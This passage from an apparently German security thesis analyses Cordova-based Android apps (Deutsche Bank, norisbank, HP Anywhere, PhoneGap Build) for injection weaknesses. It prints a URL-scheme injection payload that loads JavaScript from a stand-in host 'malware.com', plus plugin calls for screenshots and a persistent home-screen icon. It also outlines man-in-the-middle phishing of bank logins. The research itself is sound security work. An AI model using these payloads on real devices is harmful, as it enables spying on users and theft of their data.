


Abbildung 19 Wikipedia: Ortung des Nutzers durch eingeschleusten JavaScript-Code

Zum Ausnutzen der Schwachstelle muss die App lediglich gestartet werden und der Benutzer einmal die „in der Nähe“-Funktion öffnen, weitere Interaktion mit dem Benutzer ist nicht erforderlich, der Angriff selbst ist für den App-Nutzer nicht zu erkennen.

6.3 Deutsche Bank AG: Meine Bank / norisbank GmbH: norisbank mobile

„Ihre Bank immer dabei! Erleben Sie die Deutsche Bank App im modernen Design und mit neuen Funktionen. Bleiben Sie immer auf dem Laufenden – egal ob zuhause oder unterwegs.“ – **Deutsche Bank AG**[60]

„Erledigen Sie Ihre Bankgeschäfte einfach direkt auf Ihrem Smartphone. Mit dem Mobile-Banking der norisbank bleiben Sie ganz bequem jederzeit auf dem Laufenden – egal ob zu Hause oder unterwegs. Und das an 7 Tagen die Woche.“ – **norisbank GmbH**[61]

So wie sich die Werbetexte der Deutschen Bank und deren Tochter, der norisbank, ähneln, trifft dieses auch auf die hier genannten Apps zu. Beide basieren auf dem Cordova-Framework und weisen – bis auf ihr Aussehen – einen identischen Aufbau auf, bei gleichem Aktualisierungsdatum.

Tabelle 6 Eckdaten zur App: Meine Bank (Deutsche Bank)

Name der App:	Meine Bank
Hersteller:	Deutsche Bank AG
Version:	2.0.1 vom 09.12.2013
Downloads:	50.000-100.000
API-Level:	18
Cordova-Version:	unklar
Cordova-Plugins:	`App, Device, NetworkStatus, Storage, FileTransfer, InAppBrowser`
Eigene Plugins:	`DBMMPlugin`
Berechtigungen:	`ACCESS_NETWORK_STATE, INTERNET, READ_CONTACTS, WRITE_CONTACTS, CALL_PHONE, READ_EXTERNAL_STORAGE, WRITE_EXTERNAL_STORAGE, ACCESS_COARSE_LOCATION, ACCESS_FINE_LOCATION, CAMERA`
Whitelist:	unklar, mindestens aber: `https://www.deutsche-bank.de`, `http://www.deutsche-bank.de`
Debug-Modus:	deaktiviert

Beide Apps können genutzt werden, um mobile Bankgeschäfte durchzuführen, und sollten daher besonders gut gegen potentielle Angreifer abgesichert sein. Analysiert man das Kommunikationsverhalten der Apps, so stellt man fest, dass die Apps tatsächlich SSL-verschlüsselt kommunizieren. Der Debug-Modus ist nicht aktiv (vgl. Tabellen 6 und 7), d.h. die Zertifikatsprüfung ist aktiv. Die Apps erkennen in der Tat den Man-in-the-Middle-Angriff auf verschlüsselte Verbindungen und zeigen – anders als viele andere Apps in

[60] `https://www.deutsche-bank.de/de/content/company/Mobile-Services.htm`
[61] `https://www.norisbank.de/service/mobile-banking.html`

Tabelle 7 Eckdaten zur App: norisbank mobile

Name der App:	norisbank mobile
Hersteller:	norisbank GmbH
Version:	2.0.1 vom 09.12.2013
Downloads:	5.000-10.000
API-Level:	18
Cordova-Version:	unklar
Cordova-Plugins:	`App, Device, NetworkStatus, Storage, FileTransfer, InAppBrowser`
Eigene Plugins:	`DBMMPlugin`
Berechtigungen:	`ACCESS_NETWORK_STATE, INTERNET, READ_CONTACTS, WRITE_CONTACTS, CALL_PHONE, READ_EXTERNAL_STORAGE, WRITE_EXTERNAL_STORAGE, ACCESS_COARSE_LOCATION, ACCESS_FINE_LOCATION, CAMERA`
Whitelist:	unklar, mindestens aber: `https://www.norisbank.de`, `http://www.norisbank.de`
Debug-Modus:	deaktiviert

diesem Fall – sogar eine passende Fehlermeldung an (vgl. Abbildung 20). Aus Mangel der Verfügbarkeit eines Kontos dieser Banken konnten die Anwendungsteile, die eine vorherige Authentifizierung erfordern, nicht geprüft werden.





Abbildung 20 Meine Bank: App informiert über Zertifikatsprobleme

Neben den Banking-Funktionen enthalten die Apps auch einen Informationsteil, der über rechtliche Informationen und Preise informiert. Auch diese Informationsseiten sind über SSL-geschützte URLs zu erreichen.

Im Falle der *norisbank mobile*-App befindet sich jedoch im Impressum ein Link (vgl. Abbildung 21), bei dessen Betätigen die Website der norisbank geladen wird – unverschlüsselt per HTTP.

Auch wenn alle anderen Verbindungen in der App korrekt per SSL geschützt sind, genügt einem Angreifer dieser eine Link, um die Anwendung komplett zu übernehmen. Beim Aufrufen dieses Links kann der Angreifer über einen Man-in-the-Middle-Angriff beliebige Inhalte einschleusen. Dabei kann er auf die Cordova-Plugins zugreifen, auch wenn nur



(a) Impressum der App **(b)** Anfrage nach Betätigen des Links

Abbildung 21 norisbank mobile: Impressum enthält HTTP-Link zur eigenen Website


wenige geladen sind. Dennoch ist damit u.a. das Lesen und Schreiben beliebiger Dateien insbesondere auf dem externen Speichermedium sowie das Übertragen dieser Daten auf einen externen Server möglich, wie bereits vorgestellt (vgl. Abschnitt 6.1).

Im Kontext einer Banking-Anwendung ist für einen Angreifer vor allem auch das Ausspionieren von Bankdaten mithilfe eines Phishing-Angriffes (vgl . Abschnitt 3.5) von großem Interesse. Der Angreifer braucht dazu nur das Login-Formular nachzubilden und dieses zu einem von ihm kontrollierten Server zu leiten und kann auf diese Weise die vertraulichen Zugangsdaten abgreifen. Für diese Aktionen sind – außer der `INTERNET`-Berechtigung – keine speziellen Berechtigungen oder Cordova-Plugins nötig.

Die zuvor getroffenen Aussagen gelten neben der norisbank-App auch für die *Meine Bank*-App der Deutschen Bank AG; diese App weist jedoch keinen (verwundbaren) Link zu ihrer Unternehmens-Website im Impressum auf. Dennoch verfügt auch diese App über einen Link zu einer unverschlüsselten Website, wenn auch noch tiefer versteckt:

1. Nach Start der Anwendung das Info-Symbol unten rechts betätigen. *(per SSL gesichert)*
2. „Rechtliche Informationen“ anklicken. *(per SSL gesichert)*
3. „Preis- und Leistungsverzeichnis“ anklicken. *(per SSL gesichert)*
4. Link: „Internetauftritt“ anklicken *(per SSL gesichert, Unternehmens-Website lädt)*
5. Am rechten Seitenrand Symbol „Mail“ anklicken *(per JavaScript wird ein Formular eingeblendet)*
6. Das Kleingedruckte zur Datenschutzerklärung enthält einen ungesicherten Link (vgl. Abbildung 22) zu `http://www.deutsche-bank.de/start`.

   (ungesichert, Man-in-the-Middle möglich!)



(a) Verwundbarer Link **(b)** Anfrage nach Betätigen des Links

Abbildung 22 Website der Deutschen Bank AG, enthält versehentlich einen HTTP-Link

Mit diesen beiden Apps soll exemplarisch gezeigt sein, dass selbst eine einzige unverschlüsselte Verbindung, sei diese auch tief in der Anwendung versteckt, genügt, um die Daten der App und im schlimmsten Fall sogar des gesamten Gerätes auszuspionieren. Die hier beschriebenen Angriffe mögen theoretisch klingen, insbesondere, da einige Schritte nötig sind, um diese unverschlüsselten Verbindungen zu erreichen; dennoch stellt selbst eine theoretische Schwachstelle für eine Banking-App eine unnötige Schwachstelle dar. Auch ist nicht klar, ob dies die einzigen beiden unverschlüsselten Anfragen innerhalb der Apps sind, jede weitere würde sich ebenso für einen Angriff eignen.

6.4 Hewlett Packard: HP Anywhere

> *„The HP Anywhere mobile enterprise application platform enables enterprise mobile apps, which connect users with legacy back end systems and with each other, driving modern, mobile enterprises forward.“* [62]

HP Anywhere ist eine App, die Zugriff auf eine Unternehmensplattform ermöglicht, über die – anwendungsintern – webbasierte Apps bereitgestellt werden können. Die darüber zugänglichen Anwendungen haben u.a. die Möglichkeit, auf Cordova-Plugins zuzugreifen.

Die Tatsache, dass diese App den Rahmen für eine Plattform liefert, über die wiederum einzelne webbasierte Anwendungen verteilt und gestartet werden können, zeigt sich auch an den Berechtigungen bzw. Plugins der App (vgl. Tabelle 8): Die App verfügt über eine

[62] `https://play.google.com/store/apps/details?id=com.hp.ee`

Tabelle 8 Eckdaten zur App: HP Anywhere

Name der App:	HP Anywhere
Hersteller:	Hewlett Packard Development Company, L.P.
Version:	10.10.04 vom 16.12.2013
Downloads:	5.000-10.000
API-Level:	17
Cordova-Version:	3.0.0
Cordova-Plugins:	alle Cordova-Plugins geladen
Eigene Plugins:	`DownloaderPlugin, LaunchAppPlugin, PackageAddedListenerPlugin, PackageChangedListenerPlugin, PackageInstallCancelListenerPlugin, PackageRemovedListenerPlugin, WebIntentPlugin, IsAppInstalledPlugin, DeviceModelPlugin, DeletePackagePlugin, GCMPlugin, SoftKeyBoard, FileOpener, ForegroundGallery, DeviceId, SmsPlugin, Screenshot, DeviceDisplayMetrics, AddToHomescreenPlugin, BarcodeScanner, GetAppInfoPlugin, SharedPreferencesDataStoragePlugin`
Berechtigungen:	`VIBRATE, ACCESS_COARSE_LOCATION, ACCESS_FINE_LOCATION, ACCESS_LOCATION_EXTRA_COMMANDS, READ_PHONE_STATE, INTERNET, RECEIVE_SMS, RECORD_AUDIO, MODIFY_AUDIO_SETTINGS, READ_CONTACTS, WRITE_CONTACTS, WRITE_EXTERNAL_STORAGE, ACCESS_NETWORK_STATE, GET_ACCOUNTS, BROADCAST_STICKY, WAKE_LOCK, WRITE_SMS, SEND_SMS, RECORD_VIDEO, INSTALL_SHORTCUT, UNINSTALL_SHORTCUT, CAMERA, FLASHLIGHT`
Whitelist:	`*, *.*`
Debug-Modus:	deaktiviert

Vielzahl von Android-Berechtigungen, zudem werden alle Cordova-Plugins geladen und zusätzlich verfügt die App noch über 22 weitere, eigene Plugins.

Zwar enthält die App keine verwundbare Java-Brücke (`targetSdkVersion` = 17, vgl. Tabelle 8); die Möglichkeiten für einen Angriff, die sich durch die Vielzahl geladener Cordova-Plugins ergeben, sind jedoch vielfältig, sollte es einem Angreifer gelingen, JavaScript-Code einzuschleusen.

Die App erlaubt Zugriffe auf beliebige externe Domains (vgl. Tabelle 8, Whitelist-Konfiguration), Zertifikate bei SSL-geschützten Verbindungen werden jedoch korrekt verifiziert, so dass keine Man-in-the-Middle-Angriffe auf gesicherte Verbindungen möglich sind.

Auch wenn nicht auszuschließen ist, dass die App über unverschlüsselte Verbindungen kommuniziert, denkbar z.B. in einer auf dieser Plattform angebotenen App, soll an dieser Stelle gezeigt werden, dass das Einschleusen von Schadcode nicht nur mittels Man-in-the-Middle-Angriffen möglich ist.

HP Anywhere registriert im Android Manifest einen Intent-Filter (vgl. Abschnitt 2.1), der beim Aufruf beliebiger URLs, die mit dem URL-Schema `hpanywhere://` beginnen, die App startet. Der Zweck dieses Intent-Filters ist in der Dokumentation von HP Anywhere zu finden:

> *„You can generate direct links to your app that, when clicked, open your app directly in the HP Anywhere client on an end user's device. This lets you send links to your app via email, SMS, or include a link to your app from a Web page. You create these links using the following format: `hpanywhere://openApp/[TARGET-APP-ID]`“* [63]

Wird die App durch diesen Intent gestartet, wird die Methode `openSchemeURI` der Hauptklasse `AndroidActivity` aufgerufen (vgl. Listing 22). Diese übergibt (Zeile 6) einen JavaScript-Ausdruck als Zeichenkette an die Methode `runDelayedJS`. Die `runDelayedJS`-Methode reicht diesen Ausdruck zeitverzögert an die Cordova-`WebView`-Browserkomponente weiter, welche den Ausdruck auswertet und daraufhin – aufgrund des übergebenen Ausdrucks – die JavaScript-Funktion `handleOpenURL` aufruft. Bei korrekter Anwendung wird nach Analyse des aufgerufenen URL die entsprechende App innerhalb von HP Anywhere gestartet.

```
1  private void openSchemeURI(Intent paramIntent)
2  {
3    if ((paramIntent.getDataString() != "") && (paramIntent.getDataString() != null))
4    {
5      String str = paramIntent.getDataString();
6      runDelayedJS(getIntent(), "handleOpenURL('" + str + "');");
7    }
8  }
```

Listing 22 Java-Code, dekompiliert aus der Klasse `AndroidActivity`, (daher keine Original-Zeilen möglich): Die Methode verarbeitet den URL, der mittels Intent-Filter den Start der Anwendung ausgelöst hat.

Der Aufruf in Zeile 6 (vgl. Listing 22) lässt sich von einem Angreifer ausnutzen, um beliebigen Code einzuschleusen, da der übergebene URL (Variable `str`) nicht korrekt auf möglicherweise enthaltene Sonderzeichen geprüft wird. Als Beispiel diene folgender URL:

```
hpanywhere://a/b#');$.getScript('http://malware.com/attack.js
```

Diese kryptisch wirkende Zeichenkette bewirkt, dass an `runDelayedJS` dann insgesamt folgende Zeichenkette übergeben wird:

```
handleOpenURL('hpanywhere://a/b#');$.getScript('http://malware.com/attack.js');
```

[63] `http://developer.hpanywhere.com/wp-content/uploads/10.11/HP_Anywhere_API_Reference/JavaScript/`

Beim Auswerten dieses JavaScript-Ausdrucks wird nicht nur die `handleOpenURL`-Funktion aufgerufen, sondern auch `$.getScript('http://malware.com/attack.js')`. Die Funktion gehört zur jQuery-Bibliothek (vgl. Abschnitt 2.2), welches innerhalb von HP Anywhere verwendet wird und bewirkt, dass JavaScript-Code von der ihr übergebenen Webadresse, hier `http://malware.com/attack.js`, nachgeladen und ausgeführt wird. Dieser URL ermöglicht es einem Angreifer also, Schadcode von einer externen Quelle nachzuladen.

Der nachgeladene Schadcode kann beliebig auf Cordova-Plugins zugreifen. Damit sind ähnliche Angriffe wie in den vorherigen Abschnitten möglich, z.B. Ortung des Nutzers, Auslesen vertraulicher Daten vom externen Speichermedium oder Zugriffe auf die Kontakte des mobilen Gerätes. Im Falle dieser App sind für einen Angreifer jedoch insbesondere auch die zusätzlichen Plugins von Interesse. Deren Bedeutung ist nicht in allen Fällen eindeutig zu erkennen; auf zwei Plugins soll hier jedoch kurz eingegangen werden, `Screenshot` und `AddToHomescreenPlugin`:

- **`Screenshot`:** Mittels des Screenshot-Plugins ist es möglich, eine Aufnahme des Bildschirms des mobilen Gerätes zu machen. Nutzt der Angreifer diese Möglichkeit (vgl. Listing 23), kann er sich jederzeit den aktuellen Bildschirminhalt des Opfers anzeigen lassen. Der Screenshot wird in eine Datei geschrieben, die der Angreifer mittels `FileTransfer`-Plugin zu einem von ihm kontrollierten Server übertragen kann (vgl. Abschnitt 6.1):

```
cordova.exec(
 onSuccess, onError, "Screenshot", "saveScreenshotAsFile", ['screenshot.png',false]
);
```

Listing 23 JavaScript-Code: Erzeugen eines Screenshots mittels `Screenshot`-Plugin

- **`AddToHomescreenPlugin`:** Mittels des `AddToHomescreenPlugin`-Plugins ist es möglich, auf dem Startbildschirm des Gerätes Icons – analog zu App-Symbolen – zu platzieren, die bei dessen Betätigung einen konfigurierten URL im Browser darstellen. Dieses ermöglicht einem Angreifer, den Nutzer zu einer beliebigen schadhaften Website zu führen. Denkbar ist u.a. auch, den URL, der für den oben geschilderten Angriff verwendet wurde, als Icon abzulegen (vgl. Listing 24, Resultat vgl. Abbildung 23). Beim Betätigen dieses Icons durch das vermeintliche Opfer wird HP Anywhere gestartet und im Hintergrund der Schadcode des Angreifers geladen; für den Nutzer ist dies nicht zu unterscheiden von einem normalen Start der App. Auf diese Weise wird ein persistenter Angriff erreicht, der sogar über den App- bzw. Geräteneustart hinausreicht.

```
window.plugins.addToHome.addToHome(
    "HPAnywhere",
    "hpanywhere://a/b#');$.getScript('http://malware.com/attack.js",
    "http://malware.com/icon.png"
);
```

Listing 24 JavaScript-Code: Anlegen eines neuen HPAnywhere-Icons, welches zuvor beschriebenen Angriff auslöst




Abbildung 23 HP Anywhere: Mittels `AddToHomescreenPlugin`-Plugin angelegtes Icon

Die hier beschriebene Angriffsmethode, das Einschleusen des Angriffscodes über einen Intent-Filter, ist insofern noch dramatischer als durch einen Man-in-the-Middle-Angriff, da für diesen Angriff die Anwendung nicht einmal gestartet sein muss. Es genügt ein Besuch auf einer beliebigen Website, auf der im Hintergrund – entweder durch Besuchen eines Links durch den Nutzer oder auch skriptgesteuert – der `hpanywhere://`-URL aufgerufen wird. Mittels Social Engineering (vgl. Abschnitt 3.5) kann ein vermeintliches Opfer dazu gebracht werden, eine entsprechend präparierte Website zu öffnen, außer dem Starten von HP Anywhere bleibt der Angriff für den Nutzer unsichtbar.

Abschließend sei am Rande auf einen interessanten Aspekt hingewiesen: Die verwundbare Code-Stelle ist von den Entwicklern der HP Anywhere-App aus einem Blog-Beitrag übernommen worden.[64] Dieses lässt vermuten, dass auch weitere Anwendungen die gleiche Schwachstelle aufweisen. Während der Recherche für diese Arbeit ist jedoch keine weitere App entdeckt worden, die ebenfalls diese Code-Stelle verwendet.

6.5 Adobe: PhoneGap Build

> *„Take the pain out of developing mobile apps.*
> *Simply upload your HTML5, CSS, and JavaScript assets to the Adobe® PhoneGap™ Build cloud service and we do the work of compiling for you.“* [65]

PhoneGap Build ist ein Webdienst von Adobe, der es ermöglicht, PhoneGap-Anwendungen über den Browser für unterschiedliche Plattformen zu erstellen, ohne dass dafür die je-

[64] `http://blog.cttapp.com/p/phonegap-handleopenurl-for-android/`
[65] `https://build.phonegap.com/`

weiligen Werkzeuge zum Entwickeln und Kompilieren für jede Plattform installiert zu werden brauchen. Während der Dienst für Open-Source-Anwendungen kostenlos genutzt werden kann, ist für private Apps ohne veröffentlichten Quelltext für dessen Nutzung eine monatliche Gebühr zu zahlen, wenn mehr als eine Anwendung produziert werden soll.




Abbildung 24 PhoneGap Build: Web-Interface zum Hochladen des Anwendungscodes

Das Produzieren einer App kann vollständig über den Browser erfolgen. Nach Hochladen des Quelltextes (vgl. Abbildung 24) können über ein Web-Interface verschiedene Einstellungen getroffen werden, z.B. den Namen der App oder die zu verwendende PhoneGap-/Cordova-Version. Verfügbar sind hierfür aktuell (Stand Januar 2014) die Versionen 2.5.0, 2.7.0, 2.9.0 und 3.1.0. Darüber hinaus besteht die Möglichkeit – analog zur zentralen Konfigurationsdatei einer auf herkömmlichen Wege gebauten Cordova-Anwendung – eine eigene Konfigurationsdatei mit dem Namen `config.xml` hochzuladen, über die weiterführende Einstellungen, insbesondere auch einige speziell für PhoneGap Build relevante, getroffen werden können.

PhoneGap Build liefert zwei spezielle Funktionalitäten mit, die auf Wunsch aktiviert werden können: *Debugging* und *Hydration*. Dabei ermöglicht Debugging, die Ausführung einer Anwendung auf dem lokalen Gerät über den Browser zu überwachen. Hydration ermöglicht es, aktualisierten Code beim Anwendungsstart auf das lokale Gerät zu verteilen, ohne dass dafür eine Neuinstallation der App notwendig ist.

Der Dienst ist direkt in Adobes Produktpalette integriert, z.B. können Apps aus Adobe Dreamweaver, einer Software zum Entwickeln von Webanwendungen, über PhoneGap Build produziert und heruntergeladen werden. Damit wird u.a. Agenturen, die Marketing-Broschüren oder Informationswebseiten für Ihre Kunden produzieren, ermöglicht, diese Inhalte – ohne großen Aufwand – auch als App für mobile Plattformen bereitzustellen.

Auch mit wenig Programmiererfahrung können mit PhoneGap Build mobile Anwendungen erstellt werden: Bereits das Hochladen einer simplen HTML-Datei führt zum Erzeugen einer vollständigen PhoneGap-Anwendung, sogar ohne dass weitere Einstellungen zu treffen sind.

Betrachtet man den Dienst und die darüber erzeugten Apps jedoch genauer, so entdeckt man einige diskussionswürdige Aspekte, welche im Folgenden vorgestellt werden sollen.

6.5.1 Beispiel-Anwendung

Als Beispiel diene eine App, die durch Hochladen einer simplen HTML-Datei entsteht (vgl. Listing 25):

```
<html>
<body>
Hello World!
</body>
</html>
```

Listing 25 Datei `index.html`, die im Web-Interface von PhoneGap Build hochgeladen wird, um daraus eine App zu produzieren

Wie auch ohne tiefere Kenntnisse der Webentwicklung zu erkennen ist, enthält diese HTML-Datei keinerlei interaktive Funktionalitäten; es soll lediglich „Hello World!“ auf dem Bildschirm ausgegeben werden.

Tabelle 9 Eckdaten einer per PhoneGap Build gebauten App

Name der App:	PG Build App
Version:	0.0.1, produziert am 27.01.2014
API-Level:	nicht gesetzt, `minSdkVersion`=7
Cordova-Version:	2.9.0
Cordova-Plugins:	alle Cordova-Plugins geladen
Eigene Plugins:	keine
Berechtigungen:	`INTERNET, ACCESS_COARSE_LOCATION, ACCESS_FINE_LOCATION, ACCESS_LOCATION_EXTRA_COMMANDS, ACCESS_NETWORK_STATE, CAMERA, GET_ACCOUNTS, MODIFY_AUDIO_SETTINGS, READ_CONTACTS, RECORD_AUDIO, RECORD_VIDEO, VIBRATE, WRITE_CONTACTS, WRITE_EXTERNAL_STORAGE`
Whitelist:	`*`
Debug-Modus:	aktiv

Betrachtet man die von PhoneGap Build produzierte Android-App genauer (vgl. Tabelle 9), so stellt man fest,

- dass diese App – wie in der Standardkonfiguration einer Cordova-Anwendung – über eine Vielzahl von Berechtigungen verfügt, unter anderem Zugriff auf GPS-Sensor, Kamera, Mikrofon, Kontakte sowie auf das externe Speichermedium.
- dass diese App – wie in der Standardkonfiguration einer Cordova-Anwendung – alle Cordova-Plugins lädt.
- dass diese App die SSL-Zertifikatsprüfung – aufgrund aktiviertem Debug-Modus – deaktiviert.
- dass diese App aufgrund nicht gesetztem `targetSdkVersion`-Attribut im Android Manifest über eine verwundbare Java-Brücke verfügt.
- dass diese App eine Whitelist-Konfiguration enthält, die Zugriff auf alle externen Domains erlaubt, und das, obwohl keine Zugriffe nach extern getätigt werden.
- dass diese App standardmäßig Cordova-Version 2.9.0 verwendet, obwohl die Dokumentation von PhoneGap Build als Standardversion 3.1.0 angibt.[66]

Diese simple App weist also gleich eine Vielzahl der zuvor in Kapitel 5 diskutierten Probleme auf. Zwar kommuniziert diese Anwendung nicht mit externen Domains, so dass kein Einschleusen von externem Code durch einen Angreifer möglich ist; damit ist diese zunächst sicher. Durch leichte Abwandlung ändert sich diese vermeintliche Sicherheit jedoch deutlich:

1. Durch Einfügen einer einzelnen Zeile zum Nachladen externer Skripte, z.B. einer offiziellen Fremdbibliothek wie z.B. Google Maps:

   ```
   <script src="https://maps.googleapis.com/maps/api/js?v=3.exp&sensor=false" />
   ```

2. Durch Aktivieren des Debugging-Features. Dieses führt dazu, dass bei jedem Start der App eine (unverschlüsselte) Verbindung zu `debug.build.phonegap.com` aufgebaut wird, um JavaScript-Code für die Debug-Steuerung nachzuladen (vgl. Abbildung 25).

3. Durch Aktivieren des Hydration-Features. Dadurch wird bei jedem Start der App eine verschlüsselte Verbindung zu PhoneGap Build aufgebaut, um nach aktualisiertem Anwendungscode zu prüfen (vgl. Abbildung 26).

[66] `http://docs.build.phonegap.com/en_US/3.1.0/configuring_preferences.md.html#Preferences`

